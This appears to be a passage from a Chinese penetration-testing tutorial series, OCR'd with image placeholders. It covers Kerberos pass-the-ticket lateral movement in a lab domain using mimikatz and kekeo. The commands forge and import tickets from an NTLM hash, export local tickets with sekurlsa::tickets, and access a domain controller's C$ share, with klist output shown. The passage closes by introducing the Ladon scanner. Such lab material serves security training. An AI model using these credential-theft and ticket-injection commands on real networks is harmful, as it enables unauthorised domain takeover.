
mimikatz.exe "kerberos::ptc TGT_mary@god.org.ccache" exit

5.查看凭证列表 klist

6.利用 dir \\192.168.3.21\C$


域内目标机

在域内主机mary上执行




生成TGT_mary@god.org.ccache
查看mary内与那些主机有链接产生的票据

为了防止影响我们的操作,删除已有的票据




用mimi导入票据到内存,并且查看是否导入成功



连接域控主机

用IP地址连接错误,用用户名



第二种利用工具kekeo


1.生成票据

```
kekeo "tgt::ask /user:mary /domain:god.org /ntlm:
518b98ad4178a53695dc997aa02d455c"
```


2.票据导入

```
kerberos::ptt TGT_mary@GOD.ORG_krbtgt~god.org@GOD.ORG.kirbi
```



3.查看凭证 klist



执行完命令生成票据

```
C:\Users\mary.GOD>klist pruge

用法: Klist.exe [-lh <LogonId.HighPart>] [-li <LogonId.LowPart>] tickets | tgt | purge

C:\Users\mary.GOD>klist purge

当前登录 ID 是 0:0x66548
        删除所有票证:
        已清除票证!

C:\Users\mary.GOD>klist

当前登录 ID 是 0:0x66548

缓存的票证: (0)

C:\Users\mary.GOD>
```


将当前内存中的票据清空



导入票据,查看导入成功否?

```
C:\Users\mary.GOD>klist

当前登录 ID 是 0:0x66548

缓存的票证: (1)

#0>     客户端: mary @ GOD.ORG
        服务器: krbtgt/god.org @ GOD.ORG
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40e00000 -> forwardable renewable initial pre_authent
        开始时间: 11/25/2020 21:15:46 (本地)
        结束时间:   11/26/2020 7:15:46 (本地)
        续订时间: 12/2/2020 21:15:46 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```


再进行连接


第三种利用本地票据(需要管理员权限)


```
sekurlsa::tickets /export

kerberos::ptt xxxxxxxxxx.xxxx.kirbi
```

总结: ptt传递不需本地管理员权限，连接时主机名连接，基于漏洞,工具:本地票据

导出票据后,会导出到你当前执行目录,收集好票据

缺陷:ptt只能保持10个小时,如果能拿到10个小时内的凭据,可以成功






导入成功

案例4-国产Ladon内网杀器测试


信息收集-协议扫描-

我们打开Ladon的gui版本



扫描时,选择的时OnlinePC(存活主机),会尝试获取存活主机

用命令行形式执行扫描存活主机



本系列定期更新，麻烦点个关注吧。